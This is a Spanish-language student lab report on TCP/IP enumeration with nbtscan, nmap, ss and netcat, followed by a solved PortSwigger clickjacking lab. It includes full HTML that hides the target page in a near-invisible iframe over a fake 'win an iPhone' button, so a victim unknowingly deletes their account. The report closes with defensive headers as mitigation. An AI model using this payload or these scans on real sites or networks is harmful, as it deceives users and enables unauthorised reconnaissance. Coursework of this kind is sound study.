

Nombre: Luis Alberto Vargas Gonzalez

Fecha: 24/02/2026

Actividad y unidad: U5 A2: Práctica: Vulnerabilidades TCP/IP y
Clickjacking

Clase: Seguridad de Software.

Maestría en Ciberseguridad.

INTRODUCCIÓN.

El estudio de la seguridad de software y redes requiere una comprensión profunda de las bases de comunicación que sostienen la infraestructura digital. El modelo TCP/IP no solo representa el estándar de comunicación global, sino que también define la superficie de ataque inicial que un analista de seguridad debe evaluar. A través de la fase de enumeración, un auditor busca identificar vectores potenciales mediante la inspección de servicios y protocolos activos.

El presente reporte detalla la investigación de estas capas fundamentales, la ejecución de herramientas de reconocimiento en un entorno controlado de Kali Linux y el análisis de vulnerabilidades a nivel de interfaz de usuario, como el clickjacking, integrando así la teoría de redes con la práctica de la ciberseguridad ofensiva y defensiva.

DESARROLLO.

Conceptos de Enumeración

La enumeración se define como el proceso de establecer una conexión activa con un sistema para descubrir información detallada sobre su configuración y recursos. A diferencia de un escaneo general, la enumeración pretende obtener datos específicos como:

Nombres de usuario y grupos.

Recursos compartidos en red (SMB/NetBIOS).


Tablas de enrutamiento y nombres de host.

Versiones específicas de servicios y aplicaciones.

Es una fase crítica del footprinting donde el atacante intenta crear un mapa detallado del sistema objetivo para identificar vulnerabilidades específicas.

3. Práctica: NBTscan en Kali Linux

NBTscan es una herramienta de línea de comandos utilizada para escanear redes IP en busca de información de nombres NetBIOS. Es fundamental para enumerar sistemas Windows o aquellos que utilicen Samba.



```
kali@kali:~$ nbtscan

NBTscan version 1.7.2.
This is a free software and it comes with absolutely no warranty.
You can use, distribute and modify it under terms of GNU GPL 2+.

Usage:
nbtscan [-v] [-d] [-e] [-l] [-t timeout] [-b bandwidth] [-r] [-q] [-s separator] [-m retransmits] (-f filename)|(<scan_range>)

-v          verbose output. Print all names received from each host
-d          dump packets. Print whole packet contents.
-e          Format output in /etc/hosts format.
-l          Format output in lmhosts format.
            Cannot be used with -v, -s or -h options.
-t timeout  wait timeout milliseconds for response. Default 1000.
-b bandwidth Output throttling. Slow down output so that it uses no more than bandwidth bps. Useful on slow links, so that outgoing queries don't get dropped.
-r          use local port 137 for scans. Win95 boxes respond to this only.
            You need to be root to use this option on Unix.
-q          Suppress banners and error messages,
-s separator Script-friendly output. Don't print
```


4. Usos de NBTscan y Prueba Local

Al investigar con el comando `nbtscan -h`, identificamos los siguientes usos clave:

Escaneo de rangos de red: Permite descubrir todos los nombres NetBIOS en una subred específica (ej. `nbtscan 192.168.1.0/24`).

Uso del flag `-v` (Verbose): Genera una salida detallada que incluye los códigos de servicio NetBIOS para cada host encontrado, lo que ayuda a identificar si el equipo es un controlador de dominio o una estación de trabajo.

Uso del flag `-r` (Rebind): Utiliza el puerto local UDP 137 para las consultas, lo cual puede ayudar a atravesar ciertos firewalls que solo permiten respuestas desde puertos conocidos.




5. Exploración de Comandos de Red en Kali

nmap <ip> -p 80: Realiza un escaneo específico al puerto 80 (HTTP). Determina si el servicio web está abierto, cerrado o filtrado por un firewall.

ss -ltpan: Muestra las estadísticas de los sockets del sistema local. Los flags indican: l (listening), t (TCP), p (mostrar proceso), a (todos) y n (numérico, sin resolver nombres). Es útil para ver qué servicios están escuchando en tu propia máquina.

nc -v -w 5 -z <ip> 1-65535: Usa Netcat en modo "zero-I/O" (-z) para escanear puertos del 1 al 65535. El flag -v da detalles y -w 5 establece un tiempo de espera (timeout) de 5 segundos.



```
kali@kali:~$ nmap 192.168.0.106 -p 80
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-24 12:26 -0500
Nmap scan report for 192.168.0.106
Host is up (0.00029s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 50:2F:9B:18:B6:40 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds

kali@kali:~$ sudo ss -ltpan
[sudo] password for kali:
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
LISTEN     0          128      *:*                   *:*                   /usr/sbin/sshd
nc -zvn -w 1 192.168.0.106 75-85
(UNKNOWN) [192.168.0.106] 80 (http) open
```

9. Práctica PortSwigger: Clickjacking (CSRF Protected)

El Clickjacking (o UI Redressing) consiste en engañar al usuario para que haga clic en algo que no desea, superponiendo una capa invisible (iframe) sobre una página legítima.


Proceso de la práctica:

Identificación: El objetivo es lograr que el usuario haga clic en un botón de "Eliminar cuenta" o similar, el cual está protegido por un token CSRF.


Vulnerabilidad: Aunque existe protección CSRF, el navegador del usuario enviará el token automáticamente si el clic se realiza dentro

de la sesión activa del usuario, por lo que el ataque de Clickjacking "puentea" esta protección al usar la interacción real del usuario.

Explotación: Se crea una página HTML con un <iframe> que carga la página vulnerable. Mediante CSS (opacity: 0.0001), se hace invisible el iframe y se posiciona exactamente sobre un botón señuelo (como un botón de "Gana un premio").



Ingresamos al lab. Con las credenciales de Wiener: Peter.



Después ingresamos al Exploit Server para cargar la plantilla HTML que necesitaremos para el clickjacking.


Usaremos este código fuente:

```
<!DOCTYPE html>
<html>
<head>
  <style>
    /* Contenedor del ataque de Clickjacking */
    iframe {
      position: relative;
      width: 500px;
      height: 700px;
      /* El iframe es casi invisible para engañar al usuario */
      opacity: 0.0001;
      z-index: 2;
    }


    /* Botón falso (señuelo) posicionado debajo del botón real */
    .decoy_button {
      position: absolute;
      top: 300px; /* Ajustar según la posición del elemento objetivo */
      left: 50px;
      z-index: 1;
      padding: 10px 20px;
      background-color: #ff0000;
      color: white;
      border: none;
      cursor: pointer;
    }
  </style>
</head>
<body>

  <div class="decoy_button">Haz clic aquí para ganar un iPhone</div>

  <iframe src="https://vulnerable-lab-id.web-security-academy.net/my-account">
</iframe>
</body>
</html>
```



Como se puede ver se ajusta el botón trampa para que el usuario víctima no vea el real y así pueda darle click al botón de eliminar cuenta.



Listo, hemos resuelto el laboratorio lo cual sugiere que la víctima dio click en el botón supuestamente para ganarse un iPhone, pero en realidad lo que hizo fue eliminar su cuenta.

CONCLUSIÓN.

La realización de esta práctica permite concluir que la seguridad de la información es un proceso multidimensional que debe ser comprendido desde las capas más profundas de la red hasta la interfaz con la que interactúa el usuario final. El dominio del modelo TCP/IP es el primer pilar de esta comprensión, ya que sus cuatro capas definen la superficie de ataque: mientras que la **capa de red** gestiona la ruta física, la **capa de internet** utiliza el direccionamiento IP para el ruteo de paquetes. Por su parte, la **capa de transporte** es crítica para la identificación de servicios mediante números de puerto y el control de flujo mediante protocolos como TCP y UDP, culminando en la **capa de aplicación**, que sirve como el frente de interacción directa con el software y los servicios de red.

A través de la fase de **enumeración**, hemos comprobado que es posible establecer conexiones activas con un sistema para extraer datos sensibles como nombres de usuario, recursos compartidos y versiones específicas de servicios. Herramientas como nbtscan y nmap demuestran que una configuración laxa en las capas de transporte e internet puede exponer el mapa completo de una infraestructura ante un atacante. Esta fase de reconocimiento es el puente necesario para identificar vectores de explotación precisos.

Finalmente, el laboratorio de **Clickjacking** (o *UI Redressing*) subraya una lección fundamental: la presencia de defensas robustas en una capa no garantiza la seguridad si existen debilidades en otra. A pesar de contar con mecanismos de protección contra falsificación de peticiones en sitios cruzados (CSRF) a nivel de servidor, el ataque logra subvertir esta lógica al manipular la percepción del usuario en la capa de aplicación. Al ocultar el marco legítimo mediante técnicas de opacidad y posicionamiento CSS (*z-index*), el atacante delega la ejecución de la acción en el usuario auténtico, validando así cualquier token de seguridad de manera involuntaria.

En resumen, como ingenieros y especialistas en ciberseguridad, la lección principal es la necesidad de implementar una estrategia de **defensa en profundidad**. Esto implica no solo el endurecimiento (*hardening*) de los servicios detectados durante la enumeración, sino también el despliegue de cabeceras de seguridad como X-Frame-Options o Content-Security-Policy (CSP) para mitigar ataques que explotan la confianza de la interfaz de usuario, garantizando así la integridad del sistema en todas las capas de la pila TCP/IP.

REFERENCIAS BIBLIOGRÁFICAS.

- Simpson, M. T., & Antill, N. (2017). Hands-On Ethical Hacking and Network Defense (3rd ed.). Cengage Learning.
- PortSwigger. (s.f.). Lab: Basic clickjacking with CSRF token protection. Web Security Academy.
<https://portswigger.net/web-security/clickjacking/lab-basic-csrf-protected>